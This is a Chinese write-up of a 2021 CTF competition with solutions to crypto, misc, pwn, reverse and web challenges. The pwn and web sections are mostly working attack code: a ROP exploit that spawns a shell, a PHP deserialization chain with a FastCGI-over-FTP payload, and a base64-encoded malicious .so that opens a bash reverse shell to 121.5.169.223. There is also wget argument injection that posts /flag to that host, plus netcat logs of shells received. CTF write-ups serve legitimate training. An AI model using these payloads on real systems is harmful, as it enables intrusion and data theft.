陇原战“疫“2021网络安全大赛部分WP

原创

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陇原战"疫"2021网络安全大赛WP

公众号：Th0r安全

文章目录

CRYPTO

- **mostlycommon**

写脚本


```
from gmpy2 import *
from Crypto.Util.number import *

n=122031686138696619599914690767764286094562842112088225311503826014006886039069083192974599712685027825111684852235230039182216245029714786480541087105081895339251403738703369399551593882931896392500832061070414483233029067117410952499655482160104027730462740497347212752269589526267504100262707367020244613503
c1=394490164037354058923435072007400984775810396059796034847743477143816352119255859248127279914002780318923919961923548802331303360528732759204258369868167357150037726141381466403122411663622037504739904038417898714733370674507276004863307234611006029527362323066024815653488348112927495472406194000847121496 73
c2=439414048358202739641420987820610435221253502807293661163119431711086891081144444472955119690901071295301871190246513828049335943083356810003111259690110961726051469030181103283099634671346043929430610149688384066042119963224682767447140637357865052494167083943941693243159451454778834380035693724601722682 77

e1 = 65536
e2 = 270270
g=gcd(e1,e2)
print(g)
_,s,t=gcdext(e1,e2)

M=pow(c1,s,n)*pow(c2,t,n)%n

for k in range(1000000):

    a=iroot(M+k*n,g)

    if a[1]:

        print(long_to_bytes(a[0]))

        break
```

运行得到SETCTF{now_you_master_common_mode_attack}


MISC

- ## soEasyCheckin

玩附件中的mc打掉末影龙之后给了一张图片



发现一串密文：`11F9sACbBBBWKTiClYDtNF2yIEfThXdfIGPxF`，from base62解密得到flag



SETCTF{Fi9ht1ng_3ItH_V1rUs}

- **打败病毒**

下载附件发现base32，解码发现有两个乱码，去掉乱码，base3加密对比附件，发现不属于base32的两个字符0　　换成S，数字从2~7依次尝试，发现是5，然后base32解密

，将

接着base16解码发现核心价值观编码

核心价值观解码

SET{Qi2Xin1Xie2Li4-Long3Yuan2Zhan4Yi4}

PWN

- **bbbaby**

利用功能0把栈溢出检测函数修改为main，这样用1去溢出的时候就还是会回到main，然后泄露libc，最后利用功能0把atoi函数got改为system，getshellexp

```
#!/usr/bin/env python
#coding=utf-8
from pwn import*
r = process(&apos;./qm&apos;)
elf = ELF(&apos;./qm&apos;)
libc = ELF(&apos;/lib/x86_64-linux-gnu/ libc.so.6&apos;)
context(log_level=&apos;debug&apos;,os=&apos;linux&apos;,arch=&apos;amd64&apos;)
def chocie(c):
r.recvuntil("choice")
r.sendline(str(c))

def add(size,content):
chocie(1)
r.recvuntil(":")
r.sendline(str(size))
r.recvuntil(":")
r.send(content)

def edit(addr,content):
chocie(0)
r.recvuntil(":")
r.sendline(addr)
r.recvuntil(":")
r.send(content)

pop_rdi_ret = 0x400a03
pop_rsi_r15_ret = 0x400a01
main = 0x40090B
payload = p64(pop_rdi_ret)
payload += p64(elf.got[&apos;puts&apos;])
payload += p64(elf.plt[&apos;puts&apos;])
payload += p64(main)
edit(str(0x601020),p64(0x40090B))
yichu(0x200,&apos;A&apos;*0x110 + p64(0) + payload)
chocie(5)
chocie(5)
leak = u64(r.recvuntil(&apos;\x7f&apos;)[-6:].ljust(8,b&apos;\x00&apos;))
libc_base = leak - libc.sym[&apos;puts&apos;]
system = libc_base + libc.sym[&apos;system&apos;]
edit(str(0x601040),p64(system))
r.sendline(b&apos;/bin/sh\x00&apos;)
r.interactive()
```

flag{fe64f4d6-bd04-4bb7-87e5-479efd3b86a5}

- **REVERSE**

下载附件，IDA打开，找了半天发现，直接shift+F12，找字符串，最像MD5的就是

fc5e038d38a57032085441e7fe7010b0

- ## findme

异或下就行

```
a = [0xB7, 0x52, 0x85, 0xC1, 0x90, 0xE9, 0x07, 0xB8, 0xE4, 0x1A, 0xC3, 0xBD, 0x1D, 0x8E, 0x85, 0x46, 0x00, 0x21, 0x44,
    0xAF, 0xEF, 0x70, 0x32, 0xB5, 0x11, 0xC6]
b = [0xE4 ,0x17, 0XD1,0x82,0xC4, 0xAF, 0x7C, 0xEC, 0X8C,0x2B, 0xB0, 0xE2, 0x74, 0xBB, 0xDA,
 0x03, 0x32, 0x7E, 0x71, 0xDB, 0xBD, 0x13, 0x5F, 0x8C, 0x30,  0xBB]
for i in range(len(a)):
   print(chr((a[i]^b[i])&0xff),end="")
```

SETCTF{Th1s_i5_E2_5tRcm9!}


- ## power

发现关键字，aes 算法

发现有密文和key

直接解密即可

```
from Crypto.Cipher import AES
from Crypto.Util.number import *

key=b'this_is_a_key!!!'
cipher=long_to_bytes(0x1030a9254d44937bed312da03d2db9adbec5762c2eca7b5853e489d2a140427b)
aes=AES.new(key,AES.MODE_ECB)
text=aes.decrypt(cipher)
print(text)
```



flag{y0u_found_the_aes_12113112}

WEB

- ## eaaasyphp

反序列化链的构造很简单就不提了，正常构造写文件发现应该是不行的，目录应该不可写。给了个Hint类里面提示phpinfo，那打一下phpinfo看一下：

```
class Bypass {
    public function __construct(){
        $this->str4 = "phpinfo";
        $this->feng = new Esle();
    }

/*    public function __destruct()
    {
        if (Check::$str1) {
            ($this->str4)();
        } else {
            //throw new Error("Error");
        }
    }*/
}
echo urlencode(serialize(new Bypass()));
```

发现有fastcgi，再联想到利用的这里：

```
file_put_contents($this->filename, $this->data);
```

很容易想到利用ftp被动模式打fastcgi了。
流程按蓝帽杯那题来就行了，不细锁了。先把恶意类的so打过去，把它写在`/tmp/feng.so`：

```
import base64

import requests

payload="f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAUAUAAAAAAABAAAAAAAAAAOAXAAAAAAAAAAAAAEAAOAAHAEAAHAAbAAEAAAAFA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALAcAAAAAAAAsBwAAAAAAAAAAIAAAAAAAAQAAAAYAAAAIDgAAAAAAAAgOIAAAAAAACA
4gAAAAAAAgAgAAAAAAACgCAAAAAAAAAAAgAAAAAAACAAAABgAAACAOAAAAAAAAIA4gAAAAAAAgDiAAAAAAAMABAAAAAAAAwAEAAAA
AAAAIAAAAAAAAAAQAAAAEAAAAyAEAAAAAAADIAQAAAAAAAMgBAAAAAAAAJAAAAAAAAAAkAAAAAAAAAAQAAAAAAAAAAUOV0ZAQAAACI
BgAAAAAAAIgGAAAAAAAAiAYAAAAAAAAkAAAAAAAAAAACQAAAAAAAAAAABAAAAAAAAAAABR5XRkBgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAFLldGQEAAAACA4AAAAAAAAIDiAAAAAAAAgOIAAAAAAA+AEAAAAAAAD4AQAAAAAAAA
EAAAAAAAAABAAAABQAAAADAAAAR05VAGJkFVx8YxHbPRhAR/Mm8cM7AFWRAAAAAAMAAAAGAAAAAQAAAAYAAACIwiABABRACQYAAA
AIAAAACgAAAEJF1ey745J82HFYHLmN8Q7q0+8ObRKHwgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcAAAAIAAAAAAAAAAAAAAAA
AAAAAAAAABpAAAAEgAAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAA4AAAAIAAAAAAAAAAAAAAAAAAAAA
AAAABSAAAAIgAAAAAAAAAAAAAAAAAAAAAAAAB6AAAAEAAWACgQIAAAAAAAAAAAAAAAAACNAAAAEAAXADAQIAAAAAAAAAAAAAAAAA
CBAAAAEAAXACgQIAAAAAAAAAAAAAAAAAAQAAAAEgAJAAAFAAAAAAAAAAAAAAAAAAAAWAAAAEgANAEAGAAAAAAAAAAAAAAAAAABhA
AAAEgAMACoGAAAAAAAAEwAAAAAAAAAAAX19nbW9uX3N0YXJ0X18AX2luaXQAX2ZpbmkAX0lUTV9kZXJlZ2lzdGVyVE1DbG9uZVRhYmxlAF9J
VE1fcmVnaXN0ZXJUTUNsb25lVGFibGUAX19jeGFfZmluYWxpemUAcHJlbG9hZABzeXN0ZW0AbGliYy5zby42AF9lZGF0YQBfX2Jzc19zdGFydABf
ZW5kAEdMSUJDXzIuMi41AAAAAAACAAAAAAACAAEAAQABAAEAAQABAAAAAQABAHAAAAAQAAAAAAAAAAHUaaQkAAAIAkgAAAAAAAAAAAIDi
AAAAAAAAgAAAAAAAAAIAYAAAAAAAAYDiAAAAAAAAgAAAAAAAAA4AUAAAAAAAAgECAAAAAAAAgAAAAAAAAAIBAgAAAAAAAQDiAAAAAA
AAEAAAALAAAAAAAAAAAAAAADgDyAAAAAAAAYAAAABAAAAAAAAAAAAAADoDyAAAAAAAAYAAAADAAAAAAAAAAAAAADwDyAAAAAAAAY
AAAAEAAAAAAAAAAAAAAD4DyAAAAAAAAYAAAAFAAAAAAAAAAAAAAYECAAAAAAAAcAAAACAAAAAAAAAAAAAAABIg+wISIsF3QogAEiFw
HQC/9BIg8QIwwAAAAAAAAAAAAP814gogAP8I5AogAA8fQAD/JeIKIABoAAAAAOng/yWyCiAAZpAAAAAAAAAAAAEiNPdEKIABVSI0FyQogAEg5+Ei
J5XQZSIsFcgogAEiFwHQNXf/gZi4PH4QAAAAAAF3DDx9AAGYuDx+EAAAAAABIjT2RCiAASI01igogAFVIKf5IieVIwf4DSInwSMHoP0gBxkjR/nQYSI
sFMQogAEiFwHQMXf/gZg8fhAAAAAAAXcMPH0AAZi4PH4QAAAAAAIA9QQogAAB1L0iDPQcKIAAAVUiJ5XQMSIs9IgogAOg96EjGBRkKIAABXcM
PH4AAAAAA88NmDx9EAABVSInlXelmVUiJ5UiNPRsAAADo9v7//5BdwwAAAEiD7AhIg8QIwwAAAAAAAABiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvd
GNwLzEyMS41LjE2OS4yMjMvMzk4NzYgMD4mMScAAAEbAzskAAAAwAAAAj+//9AAAAAuP7//2gAAACigAAAAAAAAAAAUAAAAAAAAAAAAF6UgAB
eBABGwwHCJABAAAkAAAAHAAAAFD+//8gAAAAAA4QRg4YSg8LdwiAAD8aOyozJCIAAAAFAAAAEQAAABI/v//CAAAAAAAAAAAAAAAHAAAAF
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AAAAAAABQAAAAAAAAAABQAwAAAAAAAAAAAYAAAAAAAAAAAAMAIAAAAAAAAAAAKAAAAAAAAAAAJ4AAAAAAAAAAACwAAAAAAAAAAAYAAAAAAAAAAAAMAAAAA
AAAAABAgAAAAAAAACAAAAAAAAAAABgAAAAAAAAAAAFAAAAAAAAAAAAHAAAAAAAAAAAABcAAAAAAAAAAA6AQAAAAAAAAAAHAAAAAAAAAAAACgEAAAAAAA
ACAAAAAAAAAAAADAAAAAAAAAAAAAAkAAAAAAAAAAAAGAAAAAAAAAAAD+//9vAAAAAAgEAAAAAAAAAAbwAAAAABAAAAAAAAAAAPD//28AAAAA7gMAAAAAA
```

AD5//9vAAAAAAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAOIAAAAAAAAAAAAAAAAAAAAAAAA
AAAAADYFAAAAAAAAIBAgAAAAAABHQ0M6IChVYnVudHUgNy41LjAtM3VidW50dTF+MTguMDQpIDcuNS4wAAAAAAAAAAAAAAAAAAAAAAA
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AAAAAAAAAAAAAAAAAAwAHACgEAAAAAAAAAAAAAAAAAAAAAAAAAAwAIAOgEAAAAAAAAAAAAAAAAAAAAAAAAAAwAJAAAFAAAAAAAAAAA
AAAAAAAAAAAAAAwAKACAFAAAAAAAAAAAAAAAAAAAAAAAAAAwALAEAFAAAAAAAAAAAAAAAAAAAAAAAAAAwAMAFAFAAAAAAAAAAAAAA
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AAAAAAAAAwAQALAGAAAAAAAAAAAAAAAAAAAAAAAAAAwARAAgOIAAAAAAAAAAAAAAAAAAAAAAAAAwASABgOIAAAAAAAAAAAAAAAAAAAA
AAAAAwATACAOIAAAAAAAAAAAAAAAAAAAAAAAAAwAUAOAPIAAAAAAAAAAAAAAAAAAAAAAAAAwAVAAAQIAAAAAAAAAAAAAAAAAAAAAAAA
AwAWACAQIAAAAAAAAAAAAAAAAAAAAAAAAAwAXACgQIAAAAAAAAAAAAAAAAAAAAAAAAwAYAAAAAAAAAAAAAAAAAAAAAAAAAABAAAABADx
/wAAAAAAAAAAAAAAAAAAAAAAMAAAAAgAMAFAFAAAAAAAAAAAAAAAAAAAAOAAAAAgAMAJAFAAAAAAAAAAAAAAAAAAAAhAAAAAgAMAOA
FAAAAAAAAAAAAAAAAAA3AAAAAQAXACgQIAAAAAAAAQAAAAAAAABGAAAAAQASABgOIAAAAAAAAAAAAAAAAAABtAAAAAgAMACAGAAA
AAAAAAAAAAAAAAAB5AAAAAQARAAgOIAAAAAAAAAAAAAAAAACYAAAAABADx/wAAAAAAAAAAAAAAAAAAAAAABAAAAABADx/wAAAAAAAAAA
AAAAAAAAAACfAAAAAQAQACgHAAAAAAAAAAAAAAAAAAAAAAAABADx/wAAAAAAAAAAAAAAAAAAAACtAAAAAQAWACAQIAAAAAAAAAAA
AAAAAAC6AAAAAQATACAOIAAAAAAAAAAAAAAAAAADDAAAAAAAPAIgGAAAAAAAAAAAAAAAAAADWAAAAAQAWACgQIAAAAAAAAAAAAAAAA
AAADiAAAAAQAVAAAQIAAAAAAAAAAAAAAAAAD4AAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAUAQAAEAAWACgQIAAAAAAAAAAAAAAAAAA
bAQAAEgANAEAGAAAAAAAAAAAAAAAAAAhAQAAEgAAAAAAAAAAAAAAAAAAAAAAAA1AQAAIAAAAAAAAAAAAAAAAAAAAAAAAAAABEAQ
AAEAAXADAQIAAAAAAAAAAAAAAAAABJAQAAEAAXACgQIAAAAAAAAAAAAAAAAABVAQAAEgAMACoGAAAAAAAAEwAAAAAAAABdAQAAIA
AAAAAAAAAAAAAAAAAAAAAAAAAB3AQAAIgAAAAAAAAAAAAAAAAAAAAAAAAACTAQAAEgAJAAAFAAAAAAAAAAAAAAAAAAAY3J0c3R1ZmY
uYwBkZXJlZ2lzdGVyX3RtX2Nsb25lcwBfX2RvX2dsb2JhbF9kdG9yc19hdXgAY29tcGxldGVkLjc2OTgAX19kb19nbG9iYWxfZHRvcnNfYXV4X2Zpbm
lfYXJyYXlfZW50cnkAZnJhbWVfZHVtbXkAX19mcmFtZV9kdW1teV9pbml0X2FycmF5X2VudHJ5AGhhY2suYwBfX0ZSQU1FX0VORF9fAF9fZHNvX2
hhbmRsZQBfRFlOQU1JQwBfX0dOVV9FSF9GUkFNRV9IRFIAX19UTUNfRU5EX18AX0dMT0JBTF9PRkZTRVRfVEFCTEVfAF9JVE1fZGVyZWdp
c3RlclRNQ2xvbmVUYWJsZQBfZWRhdGEAX2ZpbmkAc3lzdGVtQEBHTElCQ18yLjIuNQBfX2dtb25fc3RhcnRfXwBfZW5kAF9fYnNzX3N0YXJ0AHBy
ZWxvYWQAX0lUTV9yZWdpc3RlclRNQ2xvbmVUYWJsZQBfX2N4YV9maW5hbGl6ZUBAR0xJQkNfMi4yLjUAX2luaXQAAC5zeW10YWIALnN0cnRh
YgAuc2hzdHJ0YWIALm5vdGUuZ251LmJ1aWxkLWlkAC5nbnUuaGFzaAAuZHluc3ltAC5keW5zdHIALmdudS52ZXJzaW9uAC5nbnUudmVyc2lvbl9
yAC5yZWxhLmR5bgAucmVsYS5wbHQALmluaXQALnBsdC5nb3QALnRleHQALmZpbmkALnJvZGF0YQAuZWhfZnJhbWVfaGRyAC5laF9mcmFtZ
QAuaW5pdF9hcnJheQAuZmluaV9hcnJheQAuZHluYW1pYwAuZ290LnBsdAAuZGF0YQAuYnNzAC5jb21tZW50AAAAAAAAAAAAAAAAAAAAAAA
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AAAADIAQAAAAAAACQAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAALgAAAPb//28CAAAAAAAAAPABAAAAAAAAA8AEAAAAAAAA
8AAAAAAAAAAMAAAAAAAAACAAAAAAAAAAAAAAAAAAAADgAAAALAAAAAgAAAAAAAAAAwAgAAAAAAADACAAAAAAAAIAEAAAAAAAAAEAAA
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AAAAAAAAAAAAAASAAAAP///28CAAAAAAAAAO4DAAAAAAAAA7gMAAAAAAAAAYAAAAAAAAAAAMAAAAAAAAAAAAgAAAAAAAAACAAAAAAAAAF
UAAAD+//9vAgAAAAAAAAAIBAAAAAAAAAAgEAAAAAAAAAIAAAAAAAAAAAEAAAAAQAAAAgAAAAAAAAAAAAAAAAAAAAAABkAAAABAAAAAIAAAAAA
AAAKAQAAAAAAAAoBAAAAAAAAMAAAAAAAAAAAAwAAAAAAAAAAIAAAAAAAAABgAAAAAAAAAbgAAAAQAAABCAAAAAAAAAAOgEAAAAAAAA
6AQAAAAAAAAYAAAAAAAAAAMAAAAVAAAACAAAAAAAAAAAYAAAAAAAAAHgAAAABAAAABgAAAAAAAAAAABQAAAAAAAAAAFAAAAAAAAFwA
AAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAABzAAAAAQAAAAYAAAAAAAAAIAUAAAAAAAAAAgBQAAAAAAACAAAAAAAAAAAAAAAAAAA
AAAAAQAAAAAAAABAAAAAAAAAAfgAAAAEAAAAGAAAAAAAAAAEAFAAAAAAAAQAUAAAAAAAAIAAAAAAAAAAAAAAAAAAAAAAAAACAAAAAAAAA
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AAAQAAAAYAAAAAAAAAAQAYAAAAAAABABgAAAAAAAAkAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAkwAAAAEAAAACAAAAA
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gGAAAAAAAAJAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAACpAAAAAQAAAAIAAAAAAAAAAsAYAAAAAAAACwBgAAAAAAAHwAAA
AAAAAAAAAAAAAAAAAAIAAAAAAAAAAAAAAAAAAAAAAAAswAAAA4AAAADAAAAAAAAAAAgOIAAAAAAAACA4AAAAAAAAAQAAAAAAAAAAAAAAAAAAAAA
AACAAAAAAAAAAIAAAAAAAAAL8AAAAPAAAAAwAAAAAAAAAYDiAAAAAAAABgOAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAAACA
AAAAAAAADLAAAABgAAAAMAAAAAAAAAIA4gAAAAAAAgDgAAAAAAAAMABAAAAAAAAABAAAAAAAAAAAAIAAAAAAAAAABAAAAAAAAAAAggAAAAE
AAAADAAAAAAAAAOAPIAAAAAAA4A8AAAAAAAAAgAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAIAAAAAAAAAANQAAAABAAAAAwAAAAAAAA
AECAAAAAAAAQAAAAAAAAIAAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAAAAACAAAAAAAAADdAAAAAQAAAAMAAAAAAAAAAIBAgAAAAAAAgEAA
AAAAAAAgAAAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAAAAAAAAAAAAAA4wAAAAgAAAADAAAAAAAAAAACgQIAAAAAAAKBAAAAAAAAAIAAAAAAAA
AAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAOgAAAABAAAAMAAAAAAAAAAAAAAAAAAAAAAAACgQAAAAAAAAKQAAAAAAAAAAAAAAAAAAAAAA
EAAAAAAAAAAQAAAAAAAAAABAAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAABYEAAAAAAAAAPgEAAAAAAAAGgAAACoAAAAIAAAAAAAAAABgAAA
AAAAAACQAAAAMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUBUAAAAAAAACZAQAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAABEAAAD
AAAAAAAAAAAAAAAAAAAAAAAAAAAAOkWAAAAAAAA8QAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAA="

```python
url="http://cf41a4b5-d2b7-490f-93c5-5b32adf39563.node4.buuoj.cn:81/"

params = {
    "code":'O:6:"Bypass":2:{s:4:"str4";O:7:"Welcome":1:{s:8:"username";O:5:"Bunny":1:{s:8:"filename";s:12:"/tmp/feng.so";}}s:4:"feng";O:4:"Esle":0:{}}'
}
data={
```

```
    "data":base64.b64decode(payload)
}
r=requests.post(url=url,params=params,data=data)
```

ftp那边起，nc起，然后payload打过去就行了：

```
<?php

class Check {
    public static $str1 = false;
    public static $str2 = false;
}


class Esle {
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}


class Hint {

    public function __wakeup(){
        $this->hint = "no hint";
    }

    public function __destruct(){
        if(!$this->hint){
            $this->hint = "phpinfo";
            ($this->hint)();
        }
    }
}


class Bunny {
    public function __construct(){
        $this->filename="ftp://121.5.169.223:39444/1";
        $this->data = urldecode("%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%00%01%04%00%01%01%9C%00%00%11
%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%16SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fu
ser.php%0B%09SCRIPT_NAME%2Fuser.php%0B%09REQUEST_URI%2Fuser.php%0F%29PHP_ADMIN_VALUEextension_dir+%3D+%2Ftmp
%0Aextension+%3D+feng.so%0A%0F%11SERVER_SOFTWAREphp%2Ffastcgiclient%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_P
ORT9985%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHT
TP%2F1.1%0C%21CONTENT_TYPEapplication%2Fx-www-form-urlencoded%0E%01CONTENT_LENGTH0%01%04%00%01%00%00%00%0
0%01%05%00%01%00%00%00%00");
    }

    public function __toString()
    {
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
```

```
    }
}

class Welcome {
    public function __construct(){
        $this->username = new Bunny();
    }
    public function __invoke()
    {
        Check::$str2 = true;
        return "Welcome" . $this->username;
    }
}

class Bypass {
    public function __construct(){
        $this->str4 = new Welcome();
        $this->feng = new Esle();
    }

/*    public function __destruct()
    {
        if (Check::$str1) {
            ($this->str4)();
        } else {
            //throw new Error("Error");
        }
    }*/
}
echo urlencode(serialize(new Bypass()));
```

```
http://cf41a4b5-d2b7-490f-93c5-5b32adf39563.node4.buuoj.cn:81/?code=O%3A6%3A%22Bypass%22%3A2%3A%7Bs%3A4%3A%22str4%22%3BO%3A7%3A%22Welcome%22%3A1%3A%7Bs%3A8%3A%22username%22%3BO%3A5%3A%22Bunny%22%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A27%3A%22ftp%3A%2F%2F121.5.169.223%3A39444%2F1%22%3Bs%3A4%3A%22data%22%3Bs%3A452%3A%22%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%00%01%04%00%01%01%9C%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%16SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fuser.php%0B%09SCRIPT_NAME%2Fuser.php%0B%09REQUEST_URI%2Fuser.php%0F%29PHP_ADMIN_VALUEextension_dir+%3D+%2Ftmp%0Aextension+%3D+feng.so%0A%0F%11SERVER_SOFTWAREphp%2Ffastcgiclient%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9985%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0C%21CONTENT_TYPEapplication%2Fx-www-form-urlencoded%0E%01CONTENT_LENGTH0%01%04%00%01%00%00%00%00%01%05%00%01%00%00%00%00%22%3B%7D%7Ds%3A4%3A%22feng%22%3BO%3A4%3A%22Esle%22%3A0%3A%7B%7D%7D
```

```
root@VM-0-6-ubuntu:~# nc -lvvp 39876
Listening on [0.0.0.0] (family 0, port 39876)
Connection from 117.21.200.166 64381 received!
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@a4c71746264f:~/html$ ls
ls
index.php
www-data@a4c71746264f:~/html$ cd /
cd /
www-data@a4c71746264f:/$ ls
ls
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
php.ini
proc
root
run
sbin
srv
sudoers
sys
tmp
usr
var
www-data@a4c71746264f:/$ cat /flag
cat /flag
flag{b483c338-32f1-48a9-819f-72e276607834}
```

- ## CheckIN

一道Go的代码审计，大致扫一遍应该就知道了，`/wget`是利用到，但是似乎鉴权没有做：

```
router.GET("/wget", getController)
```

```
func getController(c *gin.Context) {



    cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
    err := cmd.Run()
    if err != nil {
        fmt.Println("error: ", err)
    }

    c.String(http.StatusOK, "Nothing")
}
```

直接能执行命令了，拿wget把flag带出来即可：

```
/wget?argv=1&argv=--post-file&argv=/flag&argv=http://121.5.169.223:39876/
```

```
root@VM-0-6-ubuntu:~# nc -lvp 39876
Listening on [0.0.0.0] (family 0, port 39876)
Connection from 117.21.200.166 37526 received!
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 121.5.169.223:39876
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

flag{88729834-1693-4af8-abba-0ebf6bd84ec2}
```

- ## EasyJaba

给了个反序列化的入口，而且调用了 `toString()` 方法：

```
@ResponseBody
  @RequestMapping({"/BackDoor"})
  public String BackDoor(@RequestParam(name = "ctf",required = true) String data) throws Exception {
      Set blacklist = new HashSet() {
          {
              this.add("java.util.HashMap");
              this.add("javax.management.BadAttributeValueExpException");
          }
      };
      Object object = null;
      byte[] b = Tool.base64Decode(data);
      InputStream inputStream = new ByteArrayInputStream(b);
      BlacklistObjectInputStream ois = new BlacklistObjectInputStream(inputStream, blacklist);

      try {
          object = ois.readObject();
      } catch (IOException var12) {
          var12.printStackTrace();
      } catch (ClassNotFoundException var13) {
          var13.printStackTrace();
      } finally {
